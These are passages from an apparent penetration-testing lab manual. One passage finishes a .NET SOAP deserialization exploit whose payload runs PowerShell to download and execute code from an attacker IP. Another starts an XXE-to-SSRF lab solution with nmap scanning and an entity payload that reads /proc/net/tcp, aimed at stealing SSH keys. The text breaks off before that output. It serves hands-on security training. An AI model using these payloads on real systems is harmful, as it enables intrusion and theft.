
The request for out-of-band data exfiltration via command execution is:

```
POST /VulnerableEndpoint.rem HTTP/1.1
Host: demo.ine.local:1234
SOAPAction: something
Content-type: text/xml
```


```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.ine.local/
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 1478
<SOAP-ENV:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0
"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encod
ing/">
<a1:TextFormattingRunProperties id="ref-1"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/Microsoft.
VisualStudio.Text.Formatting/Microsoft.PowerShell.Editor%2C%2
0Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken
%3D31bf3856ad364e35">
<ForegroundBrush id="ref-3">&#60;ResourceDictionary

xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/prese
ntation&#34;

xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34
;

xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;

xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=sys
tem&#34;&#62;
```

```
      &#60;ObjectDataProvider x:Key=&#34;&#34; ObjectType =
&#34;{ x:Type Diag:Process}&#34; MethodName = &#34;Start&#34;
&#62;
      &#60;ObjectDataProvider.MethodParameters&#62;
          &#60;System:String&#62;cmd&#60;/System:String&#62;
          &#60;System:String&#62;&#34;/c &#34;powershell -exec
Bypass -C "IEX (New-Object
Net.WebClient).DownloadString('http://10.10.27.2:445/payload.
txt')"&#34;  &#60;/System:String&#62;
      &#60;/ObjectDataProvider.MethodParameters&#62;
     &#60;/ObjectDataProvider&#62;
&#60;/ResourceDictionary&#62;</ForegroundBrush>
</a1:TextFormattingRunProperties>
</SOAP-ENV:Envelope>
```


Note: Make sure to place the IP address of your attacker machine in the above request.



Send the above request from Burp Suite:



We can see the output of the "whoami" command being transmitted in the HTTP GET parameter. This is because PowerShell fetched the remote resource and then immediately executed it using the IEX command. Note that we haven't even touched the filesystem!




SSRF to RCE

In this lab, you will leverage XXE vulnerability in a vulnerable application to perform SSRF and eventually gain RCE on the target machine.

Lab Environment

In this lab environment, the user will get access to a Kali GUI instance. A vulnerable web app can be accessed using the tools installed on Kali at http://demo.ine.local.

Objective: Leverage the XXE vulnerability in the web application to perform SSRF, steal SSH keys for a user, and get all the flags from the target machine.



Instructions

The vulnerable application can be accessed via the browser on port 5000.

Tools

The best tools for this lab are:

- Nmap
- ssh
- A web browser

Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!


Solution

Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.

Command:

```
ping -c3 demo.ine.local
```





The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command:

```
nmap -sS -sV demo.ine.local
```






Ports 22 (SSH), 5000, and 8000 (Python-based HTTP server) are open on the target machine. As mentioned in the challenge description, the vulnerable web application is available on port 5000.

Also, if you check the output from Nmap, you will find out the fingerprint for the service running at port 5000. It contains the HTTP response.

Step 4: Check the web application available on port 5000.

Open the following URL in the browser:


URL: http://demo.ine.local:5000




An XML Validator application is available on port 5000.

Send the following XML snippet for validation:

```
<?xml version="1.0" encoding="UTF-8"?>
<parent>
    <child>
        <name>Test Name</name>
        <description>Test Description</description>
    </child>
</parent>
```



Click on the **Validate XML** button:




The response indicates that the supplied XML is valid.

Notice that the supplied XML is also reflected in the response.

Step 5: Identify and exploit the XXE vulnerability.

Send the following XML snippet containing an XML entity:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY desc "Test Description"> ]>
<parent>
    <child>
        <name>Test Name</name>
        <description>&desc;</description>
    </child>
</parent>
```




Notice the response contains the description specified in the XML entity!


Not that we know there is an XXE vulnerability; let's leverage it to pull information on the internal services running on the target machine.

Use the following XML snippet to read the contents of the /proc/net/tcp file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY file SYSTEM "file:///proc/net/tcp">
]>
<data>&file;</data>
```

Information: The /proc/net/tcp file contains information on the current TCP network connections.





Notice we got back the file contents!

Contents of the /proc/net/tcp file:

